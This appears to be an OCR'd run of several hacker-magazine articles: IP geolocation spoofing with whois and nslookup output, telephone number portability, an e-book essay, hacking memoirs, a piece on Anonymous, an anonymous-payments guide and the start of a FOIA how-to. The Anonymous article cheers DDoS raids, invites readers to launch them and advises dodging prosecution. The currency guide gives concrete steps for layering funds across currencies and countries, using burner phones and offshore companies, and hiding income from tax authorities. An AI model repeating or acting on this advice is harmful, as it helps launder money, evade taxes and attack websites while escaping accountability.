# ARIN WHOIS data and services are subject to the Terms of Use
# available at https://www.arin.net/whois_tou.html
#
```

The WDC (Washington, DC) keyword seems to be a big clue. Now look at a traceroute from New York to 66.92.163.234 shown below:

```
Hop TCP UDP ICMP Real Time IP              Hostname                                AS    AS name
                 time  ms
2   1.7 1.5 1.4  1.4  +1.4 67.202.117.17    vl600.core1.nyc01.steadfast.net         32748 STEADFAST
3   1.6 2.2 2.1  1.6  +0.2 198.32.160.119   nyiix.ge-0-2-0.cr2.nyc1.speakeasy.net   13538 TELEHOUSE
4   7.8 7.8 7.9  7.8  +6.2 69.17.87.22      ge-2-0-0.cr2.wdc1.speakeasy.net         23504 SPEAKEASY
5   9.7 9.3 9.2  9.2  +1.4 69.17.83.46      220.ge-3-0.er1.wdc1.speakeasy.net       23504 SPEAKEASY
6   *   *   *          *          *
7   *   *   *          *          *
8   *   *   *          *          *
Destination unreachable
```

The traceroute was blocked and was unable to reach its final destination, but the hostnames in hops 4 and 5 indicate that the target IP is located in the WDC area. (The traceroute was performed with the WorldIP Firefox plugin.)

Now let's see what geolocators have to say about 66.92.163.234. These four free geolocators were easily found with Google and they all allow unlimited lookups:

```
http://www.geobytes.com/ipLocator.htm
http://ipinfodb.com/index.php
http://www.topwebhosts.org/tools/ip-locator.php
http://whatismyipaddress.com/
```

All four geolocators were requested to provide the location of 66.92.163.234 and here are the results:

```
geobytes                    Washington, DC
ipinfodb                    Silver Spring, MD
topwebhosts                 Ashburn, VA
whatismyipaddress           Rockville, MD
```

That is not exactly pinpoint accuracy for an IP address in Arlington, Virginia, but all locations are probably within 20 miles of Arlington. A commercial concern that targets specific regions with local advertising would think that geolocation works very well.

Now let's look at how well geolocation does with locating a web server. The location of the web server shown below will be attempted without the use of geolocators:

```
http://geospoof.org
```

Here is a fragment of the WHOIS record for geospoof.org:

```
# whois geospoof.org
[snip]
Tech ID:tultDEX6uQuRBJgV
Tech Name:Hollie Dewers
Tech Organization:Dogs R Us
Tech Street1:101 Bow Wow Way
Tech Street2:
Tech Street3:
Tech City:Pittsburgh
Tech State/Province:Pennsylvania
Tech Postal Code:15218
Tech Country:US
Tech Phone:+412.3718139
Tech Phone Ext.:
Tech FAX:
Tech FAX Ext.:
Tech Email:holliedewers@aol.com
Name Server:NS2.ZONEEDIT.COM
Name Server:NS4.ZONEEDIT.COM
#
```

This information in WHOIS for geospoof.org is bogus except for the name servers. Use one of those name servers and lookup geospoof.org several times:

```
# nslookup
> server NS2.ZONEEDIT.COM
Default server: NS2.ZONEEDIT.COM
Address:        69.72.158.226#53
> geospoof.org
Server:         NS2.ZONEEDIT.COM
Address:        69.72.158.226#53
Name:           geospoof.org
Address:        216.98.141.250
```

```
Name:    geospoof.org
Address: 69.72.142.98
> geospoof.org
Server:  NS2.ZONEEDIT.COM
Address: 69.72.158.226#53
Name:    geospoof.org
Address: 69.72.142.98
Name:    geospoof.org
Address: 216.98.141.250
>
```

Notice that geospoof.org resolves to two different IP addresses (216.98.141.250 and 69.72.142.98) and that the name server NS2.ZONEEDIT.COM does not always return the two addresses in the same order.

The 69.72.142.98 address appears to be in Clifton, NJ:

```
# whois 69.72.142.98
OrgName:    FortressITX
OrgID:      FORTR-5
Address:    100 Delawanna Ave
City:       Clifton
StateProv:  NJ
PostalCode: 07014
Country:    US
[snip]
And the 216.98.141.250 address seems to be in San Diego, CA:
# whois 216.98.141.250
OrgName:    CariNet, Inc.
OrgID:      CARIN-6
Address:    8929 COMPLEX DR
City:       SAN DIEGO
StateProv:  CA
PostalCode: 92123
Country:    US
[snip]
```

Not all geolocators will do lookups on domain names. Many will only do lookups on IP addresses. From the list of geolocators above, IPInfoDB will look up either a domain name or IP address:
`http://ipinfodb.com/index.php`

Do a lookup of geospoof.org on IPInfoDB and sometimes it will say that geospoof.org is in Clifton, NJ and other times it will say that geospoof.org is in San Diego, CA. So the geolocators are confused because geospoof.org is on two networks and the primary name server for geospoof.org alternates its answer between the two IP addresses.

The domain or zone management for geospoof.org is provided by zoneedit.com. They provide free services for up to five domains. More specifically, they provide the primary and secondary DNS name servers for geospoof.org. Their services also include web forwarding with a cloaking option. The cloaking option means that the real URL of the web server will not be displayed in the navigation bar.

Geolocators do not follow web forwards. At the time of the writing of this article, the web server for geospoof.org is in Seattle, Washington. The web page for geospoof.org can be easily moved around the world and geolocators cannot find it. Of course, any organization can hide the real location of a server with a private network that connects to the Internet in some distant location. Using geolocation to find the geographical location of a web server does not work very well.

However, in many cases finding the real location of a proxy web server is not necessary in order to bypass restrictions. For example, someone in New York might have a need to post an ad on Craigslist in Los Angeles and geolocation restrictions are preventing this from happening. The solution may be to find a proxy that geolocation says is in Los Angeles and not be concerned with where it really is located.

The ownership of domain `geospoof.org` *is currently in dispute. Please contact the author at* `geospoof@gmail.com` *if the domain does not seem to be related to the article. A correct domain will be provided.*

TELECOM INFORMER

by The Prophet

Hello, and greetings from the Central Office! I'm winging my way across the Sea of Japan on my way back to Seattle. Construction of the new Beijing Central Office is nearly complete, and it's time for a trip to headquarters to discuss the details of our operation plan. There is still plenty of work to do in Beijing, and I will continue to be based there for some time.

Local number portability is part of our operation plan. We're building the new Central Office to be ready to implement it. Even though there is no local number portability available in China yet, we expect it to happen eventually. Unlike in the U.S., there aren't a bevy of options in China for your home phone; there is only fixed line service from China Telecom or China Unicom, depending on what part of the country you are in. If you move, your phone number will change, and you don't even have a choice of long distance provider (although there are dozens of dial-around services providing competitive long distance rates). You do have a choice between three mobile telephone providers (China Unicom, China Mobile, or China Telecom), but you're unable to take your number with you if you switch carriers. And there is certainly no concept of wireline to wireless portability. Skype is popular (but illegal in China), and VoIP services have not caught on the way they have in North America.

What a contrast to the United States! Since 1997, when Local Number Portability (LNP) was first introduced, you've had a choice of multiple local phone companies. While there are typically not more than three broadband choices (typically one cable provider, one traditional local phone company, and a wireless service provider) in major American cities, you have plenty of choices for home telephone service. Traditional phone lines, known as POTS, are a rapidly diminishing share of the market, although this is a competitive market with numerous companies who can sell you a local dial tone (although this is often actually provided by your local phone company under a reseller arrangement). VoIP service from the local cable provider has half (or more) of the residential fixed line market in some cities. Meanwhile, there are four major nationwide wireless mobile phone companies (and a couple of dozen smaller local and regional providers) with a seemingly infinite number of resellers and Mobile Virtual Network Operators (such as Tracfone, Boost Mobile, and Straight Talk). Americans take for granted the ability to keep their phone number when they switch from a fixed line to wireless phone, or move from one wireless provider to another. And the system more or less works quickly and seamlessly today.

The central nexus of the number portability system is the Number Portability Administration Center, or NPAC. Run by NeuStar, the FCC-appointed administrator of the North American Numbering Plan (NANP), NPAC is a carrier-neutral one-stop shop for number portability. NeuStar isn't a phone company, isn't owned by any phone companies, and doesn't have an ownership stake in any phone companies, but makes most of its money *from* phone companies (it also administers the .us top level domain and runs an Internet DNS root server among other critical infrastructure roles).

Prior to local number portability, telephone companies almost exclusively used a Telcordia publication called the *Local Exchange Routing Guide* (LERG) to determine how to route calls. Based on the NPA-NXX of a called number, the long distance carrier looks up the Common Language Location Identifier (CLLI) for the switch serving the number you call and the tandem serving that switch. This is used to route your call. For example, if you make a call to (206) 386-4656, the carrier would first reference the LERG, which would then deliver the CLLI of

the tandem (STTLWA06C9T) and the end office (STTLWA06DS6). The long distance carrier would select a route to deliver the call, drop it off with the appropriate routing data at the tandem, and the local exchange carrier (Qwest in this case) would route the call to the end office.

Now suppose the Seattle Public Library (used in the above example) changes their local service provider to Level 3, a local CLEC. This creates a couple of problems. First of all, the CLLI of the end office is now STTNWAHODS0, and the tandem has changed too. It's now EVRTWAXA03T, a Verizon (ex-GTE) tandem, which isn't even in Seattle. A local routing number has also been assigned. Although the telephone number remains (206) 386-4656, the local routing number is now in the (206) 569 NPA-NXX. The OCN (Operating Carrier Number) has also changed, which creates another problem; access charges are paid to the carrier that delivers the call, and when a number is ported it's necessary to track this accurately. In the VoIP wholesale world, which is how long distance calls are increasingly handled, routes are selected based on the serving OCN.

All of this means we now need more data to route the call. If we only use the information the LERG gives us, we're going to deliver the call to the wrong switch, through a tandem in the wrong city, with the incorrect LRN. The call will still go through (because even though Qwest is not required by FCC rules to forward incorrectly routed calls to ported numbers, they generally provide this service), but Qwest doesn't do anything for free and the Revenue Assurance department is rarely amused by expensive transgressions in translations.

How, then, do we complete the call? Enter NPAC. Along with providing number portability services to both wireless and wireline carriers, NeuStar operates the NPAC database. For every telephone number in the North American Numbering Plan, the NPAC database maintains the associated LRN. This can be used to determine a telephone number's true CLLI and end office, and also the correct OCN for routing and billing. A database "dip" is generally performed on the switch using the IN or AIN SS7 triggers. Of course, NeuStar doesn't supply this information for free. In addition to charging a monthly subscription fee for access to the database, they charge a few ten-thousandths of a cent per dip. This can really add up over millions of telephone calls a day. Predictably, our Revenue Assurance department doesn't like that either, so we take measures to minimize these costs, which are called "dip fees." After all, it's not only long distance carriers that get slammed with NPAC dip fees. Local carriers have to pay too, because locally dialed phone numbers (especially wireless phone numbers) may have been ported. To avoid unnecessary charges, we don't perform dips on our own subscribers' numbers and we cache dips for frequently dialed numbers for a few hours (after all, there is no need to dip 300 times a minute to find out whether the local Top 40 station's phone number has ported in the middle of an on-air promotion).

And with that, it's time for me to settle in for the long flight ahead. Enjoy your spring, and don't call anywhere I wouldn't!

Shout outs to:

- *RBCP - love the (cactus?) new book! (Cactus?)*
- *Penguin Project - Successful hacker trip to Antarctica... I'm both incredibly jealous and incredibly happy!*
- *Telephreak - Bell System Property, Not For Sale.*

References

- `http://www.npac.com` - National Portability Administration Center
- `http://www.npac.com/regions/➥southwest/swdocs/texas/➥swTestScripts.doc` - Very detailed NPAC document on configuring translations for LNP. Terrific read for the technically inclined.
- `http://www.transnexus.com/➥News%20and%20Events/2009/➥Number_Portability_Astricon➥-2009.ppt` - Excellent PowerPoint presentation which describes LNP considerations for VoIP carriers.

Why I Like E-books

by Oakcool

Dragorn had a very interesting "Transmissions" column in 27:1 about why he likes printed books. That made me think a little bit. In the article, six points are discussed regarding e-books:

1. *The difficulty of loaning books to your friends.*
2. *No used bookstore.*
3. *No anonymity.*
4. *Hardware lock-in.*
5. *Format decay (meaning your collection will be left behind).*
6. *Remote and invisible censorship.*

Now let's just say that I understand and even agree with what was said. There are other points of view that are of some importance that could be argued with the same intensity, so here I will try.

The difficulty of loaning books to your friends.

This refers to the fact that because of the technology that applies to the e-books and devices, there is little or no possibility of loaning. Well, if you take into consideration what my father told me more then once when I was little: "Son, you should *never* loan books, movies, or anything like that to anyone. You will forget about it, or they will, and there are great chances that you will never see it again." Wise words, since more than once it happened to me, and I really never saw those books again. They're probably in some dump site somewhere and the only thing touching those cool pages are flies and worms. Now, if we go with the flow, yes, it would be awesome to be able to loan e-books. If you put enough pressure on them, companies might create ways of doing so, through digital libraries or something like that.

No used bookstore.

The issue here is the need for ownership and the ability to manipulate the media as you wish. Now let's think about that a little. You buy a book or any other media with the primary intent of getting the knowledge inside it or just to listen to it. You can obviously say that there are exceptions to that, but the point is you will need a couple of days to acquire that knowledge and a few day to come back to it (if it's a technical book, for example). Once you are done, you are done. I doubt that you will ever come back to it and read it again if it is a technical book, as technology and information changes. If that book get old, a brand new version would be better than the old dusty one. The real question is why do we always want to keep old news, store old stories, and use bunches and bunches of boxes and space? Just to say, "Oh yes, I have that book. It's somewhere in a box, in my attic." History. Do we really need 1000 copies to keep history? What if everyone took their books and donated them to local libraries, so every single one of them would have at least one copy of each book ever printed? The rest of it would be reused for something else, and not to accumulate dust in your attic.

No anonymity.

If you are worried about people knowing what you are reading, maybe you should not be reading that. What can they do if they know that you saw the latest *Playboy* magazine, or read about PHP? Probably they could offer you a new *Playboy* or a new PHP book, which is not that bad because you actually read the first one, and there is a good chance that you will read the other ones if you knew about them without having to search. But OK, it's fine - this one I can't say much about since it's very true.

Hardware lock-in.

Again, why would you care if you have the device and you read the book? Why would you like to keep it? Do you keep every newspaper and magazine that gets delivered to your house? I don't. I read and, if necessary, reread. Then I recycle. So the hardware lock-in doesn't really bother me, because, well, I recycle the books, so I won't keep it around for long.

Format decay (meaning your collection will be left behind).

I gave up my VHS a very, very long time ago. I don't regret it. I also gave away my Atari, Master System, Mega Drive, Nintendo, N64, PC-XT, and a whole bunch of old stuff. Now I have Blu-ray, Xbox360, PS3, 50" HDTV, i7, and other cool things. They are way better, cooler, and more fun. So why would I want to keep around the old stuff? There are museums to remind me of how much fun I had with those.

Remote and invisible censorship.

That will happen before the book is printed, so in many cases you don't even get to know about it. With electronic media, at least you have a chance

to see it before it gets censored, and if you are savvy enough, you might make a copy of the information before it degrades.

Advantages to E-books

- The fact that e-books are electronic, you can fit them in a small convenient device, and you can have hundreds of books without the weight, plus you can get whatever else that you don't have on demand is a big advantage. Now try carrying 100 books in your backpack.
- Once you are done and have no further use for it, you can delete your e-book. No extra effort is needed. Your attic will be much more spacious and happy.
- For now you can't trade and loan, but maybe one day you will be able to. What you can do is have a virtual library that every person in your company has access to for little cost. You can always go back to it when you need to and you don't even have to carry it around. You don't have to remember that you lent that book to Joe, and that you should get it back. The loan time will expire and you will have it back.
- You buy e-books on your computer or device and you don't have to leave your house or workplace. It's delivered right away so you don't have to wait for days and risk not ever getting it because someone, somewhere, messed up.
- Your cost is usually lower, so you spend less and can have more when you want it.
- If you need to make a reference to something on an e-book, you can copy and paste. You don't have to rewrite.

There are other possibilities and positive points to e-books, but I will let you figure them out. What really matters is that in the end the information you needed was acquired, and now you are free to learn more. It really doesn't matter where and how you got it.

by Lifeguard

I believe a person is only a hacker if another hacker calls them one. Perhaps a better definition is a person who manipulates a system in ways other than were intended by the system designers and operators. I feel hacking is more than just penetrating systems without permission, but there is definitely an overlap of skills. To illustrate hacking, I am going to recount some stories from my past. If this is not informative, I hope it is at least entertaining.

The first personal computer I ever saw was an Apple][+ at my future best friend Mike's house. The next Christmas, I got an Apple][+ and fell in love with it. The first hack I learned was that the 360k 5.25" floppy disks were double sided, but unmodified would only work with one side up. So we took a hole-punch, flipped a second disk over as a template, and notched the disks so we could write to both sides. Perhaps a more "hackish" trick we learned was that a hex editor could be used to cheat at computer games. In Ultima for example, we could increase our character's strength, hit points, etc. Scrolling through the hex looking for clear text key value pairs taught me how to manipulate trust to get what I wanted - the game writer "trusted" the players not to modify the game to make it easier.

About a year later the movie *War Games* came out and suddenly all the older kids wanted to be hackers. It was cool to be a phone phreak. That Christmas, I got a modem and started calling BBSes. Shared knowledge amplified intelligence. I also learned how to be cautious and think about what sort of "trail" I might be leaving with my activities. The real phreaks were brute forcing long distance calling codes and 800 numbers. I read that an 800 number call would be traced as a matter of course so that charges could be accurately calculated. This was OK if calling from a phone booth, but not a good idea from my parents' second phone line in our home office. I also learned to trade information and, as long as I did not take credit as being the originator, the community was OK with me sharing it.

Fifteen years later, the Internet was up and running. I learned to do things like dial into the local library for their card catalog. It used Lynx and I could give it any URL and surf for free. I also learned to use the "find" command in shared hosting accounts to find mp3 and movie files of other users. Like 800 numbers, everyone had an IP address that could be tracked.

Hackers are motivated by fun or the rush of learning something new and forbidden. Hackers are not motivated by greed or scams, but there should be some sort of reward for their activities. Hackers succeed by discovering flaws of unverified trust in a system, like a buffer overflow or SQL injection. As Linus wrote, the highest form is "for the fun of it."

WHO IS ANONYMOUS OR HOW TO TROLL THE MEDIA FOR FUN AND PROFIT

by Anonymous

If you had no clue about the tubes running the Internets and scanned recent headlines on Google News, you'd think total cyber war was upon us, and civilization's death was imminent. Hundreds of articles are currently up with dozens of different opinions and "sources" claiming what is or who exactly is Anonymous. Why so much press over minor DDoS attacks and general miscreants? Because every corporate media outlet loves Anonymous. Fear of cyber jihad helps sell click ads, and fits perfectly with the FBI narrative of crushing all our freedoms to prevent the e-apocalypse. They (FBI, SS, Interpol, CSIS, MIA) happily give sound bytes to the media, so you'll remember how dangerous uncontrolled communications are when it comes time to vote on whatever new law they are trying to push through Congress. Don't live in the United States? Don't worry - these laws are soon coming to a country near you.

So who is Anonymous? Is it really a super secret band of uber hackers who hide on a hidden IRC channel waiting to unleash anarchy? Just a bunch of kids? A "serious movement?" Is that silhouette with the distorted voice in the interview you just saw on CNN really the voice of Anon?

Basically, Anonymous is e-Qaeda if you watch CNN or even the BBC. In real life, Anonymous is a banner used by whoever wants to get a laugh by baiting the media, $cientology, or raiding epileptic forums with flashing images. The goal is to create anarchy and reinforce the reality that the Internet should (and can't) be government or corporate controlled through unprecedented massive semi-organized trolling.

The unthinkable nightmare of virtual legions of no-named people doing whatever they want behind a cloak of anonymity to spread chaos. It is a knife in the heart of corporatism, which is a fanatical desire for a stable managerial, hierarchical society. Anonymous has absolutely no hierarchy, no "leaders," and no clear direction. It can't be measured quantitatively or even projected with a long term statistical forecast. The rigid corporate structures of our governments, military, and law enforcement can't handle unpredictable citizenry. To them, this is the worst thing that could ever happen to their ideological vision of world order. This is why the full force of the law is dispatched after every anonymous prank, and its unlucky participants who end up caught are usually handed enormous prison sentences for merely denying a site a few hours uptime.

This is how an epic Anonymous raid typically happens. Blackhat hackers who make their living basically being blackhat, leak some exploit code that's no longer financially feasible or donate their botnets which are near the end of their lives. They go on IRC, /i/nvasion, 4chan, and other huge messes of non-conforming Facebook or Twitter communities and spread the word that an epic raid is about to go down. Random people slightly advanced in throwing together scripts then put these exploits or DDoS tools into an easy-to-use point and click program anybody can run, then flood everywhere with an ad calling for volunteers to help them in global e-jihad. A raid is born, a site is down, then the media trolling begins. Everybody is encouraged to contact the media and declare the latest raid for whatever ridiculous political or troll reasons. I once saw Fox News broadcast a guy claiming it was an organized group of people with AIDS against condoms. Not just ten minutes later, CNN had a "confirmed Anonymous source" claiming it was a carefully staged social protest against Steve Jobs. You'd be surprised what the media will print/run after a raid goes down. This only contributes to the lulz, and ensures future raids since so much mainstream attention is received.

That, basically, is Anon: Carders and crackers/hackers who leak exploits or various tools to middlemen who put it together for anybody to use. Their combined efforts can source around 60,000 people on 4chan alone to join in the attack guaranteeing final victory (epic troool, in other words).

Sometimes anonymous attacks happen totally at random. If you find an exploit, or have a creative prank, simply spam enough forums and image boards with your idea and, if it's lulzy enough and spreads chaos, you will be sure to have at least a few thousands volunteers to help with the raid.

Just be sure you aren't one of those kids who downloaded the LOIC program and ended up with a three year sentence because they were able to track you, intimidate you into talking (get a lawyer, say nothing), and wrestle a guilty plea out of you. Once they get that plea, they use you as an example. Don't be an example if you're going to do this. At least learn some sort of network subterfuge layering or wifi.

Shouts to TABnet, the adopted bastards network and Max Ray Vision currently languishing in a federal prison camp.

How to Accept Payments Anonymously - A Digital Currency Guide

by Max Vendor
https://privacybox.de/maxvendor.msg

You wish to sell something. You don't want anybody to know who you are. Maybe you don't want to be at risk to rampant civil litigation or exposed to fraudulent buyers, or perhaps your competition is completely evil and will come after you for infringing upon their monopoly. Or you could live in a country blacklisted by the western corporate structures of modern financial payment systems such as PayPal, Visa/MC, Moneybookers, etc. Or you are Julian Assange and don't want your donations stolen.

In what the media likes to refer to as the "post 9/11 world," we are all at the mercy of the U.S. government, who for the past decade or so has been pursuing a policy to extend the global reach of their lobbyists' claws to pretty much everywhere on earth. Basically every country must give up personal data and conform to identification regulations for transactions under the guise of security or protecting copyrights. Noncompliance means sanctions, and a variety of other strong arm tactics, so eventually almost all of the world's governments have caved to these reporting requirements. It's not like all our countries aren't filled with the same corporations buying off the same technocrats we call leaders anyways. This was bound to happen eventually with the growing cancer of corporatism. Remember personal Swiss numbered accounts? Long gone. Cayman Islands offshore protection? Same. They've even gotten all those micro-countries in Europe like Jersey, whose only income was probably offering a tax haven. Even they caved. Transfer systems such as PayPal in some situations can have your linked bank accounts frozen, and they give away your info to practically anybody who faxes them a legal letterhead. If you can cut and paste some legal website's logo and use an online fax service, you can probably get anybody's info, or have their account held, or demand further verification. The harassment potentials have no bounds. There are online lawyers everywhere now who do this for only $50. The MPAA probably has a button they push that freezes accounts upon request.

Instead of buying fake ID and scans from vendors on shady carding forums and exposing yourself to Secret Service or Interpol honeypot traps, there are in fact methods to conceal your identity and still sell something without undesirable people knowing who you are, people like lawyers, secret police, the media, organized religion with lawyers, corporations, or rival porn studios run by the mob. Whatever the reasons, it is now very easy for anybody in the world to buy digital currency and pay you with it. The days of complicated and expensive bank wire transfers to Latin America just to fund an account with 12 percent fees taken by middlemen along the way are gone. Rejoice! Let's punt some junk on the Internet and be anonymous.

Before I begin, every time this topic is brought up, somebody immediately reacts loudly that anonymous currency must only be used for heinous criminal activity like terrorism, and therefore should be controlled. Yet they probably use cash every day which is (omg) anonymous - though not for long. In 20 years, we'll most likely be forced to have cash credits traded on cards that log every transaction. Tell them criminal gangs use stolen cards, logins, and professional laundering services like ePharma merchant account resellers to cash out with layers of shell companies and casinos. Terrorists use a cash honor-based system that has been around since the eighth century called Hawala (which is actually a pretty awesome idea when you read up on it). They also get their money by skimming cash from all that so-called rebuilding money floating around Afghanistan and Iraq. Besides, you don't even need money to be a terrorist. Remember the Unabomber? He lived in a wooden shack without running water or electricity. The 9/11 guys didn't need a bunch of money to buy box cutters and one way tickets. Child porn traders and other morally repugnant vendors at the shallow end of the human gene pool do not actually sell anything. Sure, there may be sites appearing to sell this stuff saying you can buy their illegal porn, but it's either a trap, or the RBN who is going to hold your info ransom after payment to extort more money out of you. Do not believe the myth that there is some sort of global child porn profitable empire in 2011. This is created by the media and fictional cop drama television, and perpetuated by our governments so they can get an excuse to monitor financial transactions. When that excuse doesn't work they'll find some other reason, which they already have - called intellectual property rights.

Your road to digital e-currency begins at the `talkgold.com` and `bitcoin.org` forums which list legitimate exchangers. Here's a breakdown of some of what's currently available and easy to use:

LiqPAY (Liquid Payments Inc.), based out of the Ukraine. With a phone and a credit card, anybody can send you up to $200 per transaction and the payment can't be charged back. Use an

SMS forwarding gateway or a burner phone (see The Prophet's previous *2600* article on Tracphones) to receive the payments. Exchange the LiqPAY into another digital currency with the many exchangers in Russia, Vietnam, Singapore, and the Ukraine. Cash out - nobody knows who you are if you've used a Virtual Visa or anonymous card for verification (they block the card with a small transaction, then ask you to enter it as confirmation). Be warned: sometimes LiqPAY seizes accounts if they are suspected of selling Ukash vouchers or other digital currency, otherwise you shouldn't have any problems with transactions under $200. It's free to receive and move money around. If you live in a former Soviet Bloc/CIS country (or can get a card from there), you can cash it out directly to any Visa.

WebMoney, a Russian digital currency based in Costa Rica. Sadly, this used to be a good anonymous currency, but they have turned into the PayPal of Russia, freezing and seizing accounts for whatever reasons. However, you can buy WMZ (WebMoney in USD) prepaid card codes from `buywmz.com` and other exchangers with a credit card, and then email them to somebody. That person converts it to something else and cashes out anonymously. You don't even need a WebMoney account. `Exchangezone.com` is a good place to find other people willing to do this at 1:1 cost.

Liberty Reserve, one of the original e-gold currencies based out of Costa Rica. You can make as many LR accounts as you want, and easily move money around. The only currency more anonymous than this is Pecunix and Bitcoin. Don't like the JavaScript login? Rent a remote desktop for 5-10 dollars a month or make your own with a cheap VPS. Your customers don't even need Liberty Reserve accounts, they can simply pay an exchanger to fund your account directly. It's up to the exchanger to verify buyers, not Liberty Reserve. They simply provide a site to move the money around, not to buy in or cash out directly. This is probably the most accepted payment system going, and they allow private transactions to hide your details when transferring to another account. No chargebacks allowed, has USD and Euro accounts. Always move money around before withdrawing, and use different exchangers to keep anonymity.

Perfect Money, based in Panama and supposedly Zurich allows third party wires directly to your account or free account funding via bank wire. This is also a great currency to fund your Liberty Reserve account with. Make an account, fund it (free), then use exchangers like `superchange.ru` to convert it into Liberty Reserve for a low fee. Adds an extra layer of anonymity.

C-Gold, based in the Seychelles and Malaysia, has been around since 2001. They have some odd rules, but otherwise it's an excellent system if you don't mind paying the typical 6-10 percent exchanger fees. Some exchangers such as `AurumXchange.com` allow you to withdraw directly to an ATM card.

Pecunix, based in Panama, is entirely based on gold reserves. You trade in gold units. They offer excellent anonymous protection if you move payments to a different account to cash out. No JavaScript.

Bitcoin is an encrypted, decentralized, truly anonymous currency. Using the Bitcoin tumbler on Tor, it is completely impossible to figure out who paid you money from where. Numerous Bitcoin exchangers such as Liberty Reserve exist who will convert it into cash in the mail, or another e-currency with an ATM card. Tell your customers to mail cash to a Bitcoin vendor with your Bitcoin address for direct third party funding. The best part about Bitcoin is that there are no rules. It is the future of money. Bank on it to survive any crackdowns and protect your identity at all costs.

How can your customers use these systems? Through exchangers who allow in-person cash bank deposits in most major banks (up to $1000 a day, no ID needed), with mailed cash such as `nanaimo-gold.com`, with bank wires, with credit cards, with Western Union, or by converting Ukash and Paysafecards they buy at gas stations and corner stores. The possibilities are nearly endless. You can even exchange Skype vouchers into Liberty Reserve now.


What is not anonymous? Well, for starters, MoneyPak, unless you hire a runner to cash it out. Chargebacks are also possible - you can phone them and have them cancel the codes. Same goes for Ukash, Paysafecards, cashU, and other voucher-based systems. The key here is to receive it to one account, convert it to another currency, and then cash out through somebody else. You have hopefully used three or four different countries at this point and the trail is difficult to follow. You can do this for under ten percent, which, if you think is high, think of all the merchant fees charged for accepting Visa/MC or money lost to chargebacks. Accepting Western Union as a direct payment is probably the most foolish way besides Paypal for selling on the Internet. The secret question/answer method no longer works in most countries, and Western Union will report you for constantly receiving transactions over a certain amount. Anelik, iKobo, and other wire transfer systems are equally dangerous and prone to held transactions.

How can you be your own exchanger? If you're in the U.S., don't even bother. The media will claim you enable child pornographers or al-Qaeda. The Secret Service will be all over you as Mastercard will dispatch them to shut you down. Some clown who purchased Liberty Reserve through you will try to sue you in Florida for enabling his gambling addiction. Instead, register an IBC in the Seychelles or Belize to open up bank accounts to accept customer wires. You can register IBCs

for only $900 through various company formation sites. Check them on safeorscam.com or talkgold.com first to make sure they are legit. Or be an independent anonymous exchanger. e-cardone.com is the largest wholesaler of Liberty Reserve, and currently their authorized site to apply to be an exchanger. Just be careful with enabling the Liberty Reserve API - it would be safer to do manual transactions to prevent getting robbed (which has happened - read the trainexservice.com blog about it). You will probably also require DDoS-proof hosting (or Tor), and a domain that isn't registered by any U.S. company to prevent it being yanked. When controlling large amounts of digital currency, you should use something like The Amnesic/Incognito Live System to log into your own private desktop that you preferably set up yourself (or VPN), combined with an encrypted USB drive from the German Privacy Foundation or IronKey. Make TrueCrypt containers on those drives and keep your digital accounts' passwords on them. If really paranoid, you can use something like Shamir's Secret Sharing to split the key up into two drives that both need to be accessed in order for it to work.

Make sure if withdrawing from your offshore business account, you aren't using the debit card it comes with. Fund a third party card and use that so they can't trace back to your bank in Cyprus, Latvia, wherever if you would not like to report your income due to various reasons. In Moscow, it's downright dangerous to pay your taxes. Once the organized mob calling itself the Moscow City Council finds out you have money, they just come to extort as much more as possible. In some countries, it's best if your government doesn't even know you exist.

Writer's update: Liberty Reserve is now actually dangerous to use, due to Costa Rican banking laws recently changing. "HD-Money" and Bitcoin are now the chosen currencies for best anonymous payments.



How to Find Out What the Government Knows About You

by Variable Rush

First off, this article assumes that you are a dude or dudette living in the United States who wants to know what the U.S. government knows about you. This is actually a pretty easy endeavor. It is not, however, quick. It involves snail mail and is guaranteed to take at least three months to receive any results.

Why you want to know what the government knows about you is your own business. However, if you know that you have done something that could get you arrested if they knew where you are, you might not want to proceed. Also, this is not a primer on how to get your brother's records, or your mother's, or your great-grandfather's who you believe worked for Al Capone.

There's also that rumor that if you ask the FBI to send you a copy of your file and they find you don't have one, they start one on you right then because if you're asking for a copy of your file, you must be doing something that necessitates them having a file on you. It's like the one where if you buy a copy of *2600,* the ever-present "they" start tracking you. I'm starting to wonder what happens when you *write* for *2600*.

First, who do you think has a file on you? I'm talking about those (typically) three-letter-organizations, the FBI, NSA, CIA, DHS, etc. Since it's so easy to write one letter and change it slightly for each organization, why not send a letter to all of them? Remember, the price of a stamp is currently 44 cents.

There are two Acts at work here. First, there is the Freedom of Information Act (FOIA), which was signed into law by President Johnson in 1966. It is a law that promotes openness in government and allows members of the public to request documents from the various governmental entities. The second Act is the Privacy Act of 1974. This Act governs the collection, maintenance, use, and

dissemination of personally identifiable information about individuals that is maintained in systems of records by federal agencies. The Privacy Act also prohibits the disclosure of information from a system of records without the written consent of the subject individual.

In order to obtain any documents about yourself, you have to invoke both Acts in a letter to each organization you wish to contact about your records.

In your letter to each organization, it would help to follow proper letter writing protocols. That way, whoever receives your letter will have an easier time reading it and figuring out what you want. The scope of this article does not include teaching you how to write a letter. If you would like a refresher course on how to write a letter, then type "proper letter writing format" into your search engine of choice. However, the CIA has a great sample FOIA/PA letter online at `www.foia.cia.gov/sample_request➥_letter.asp`.

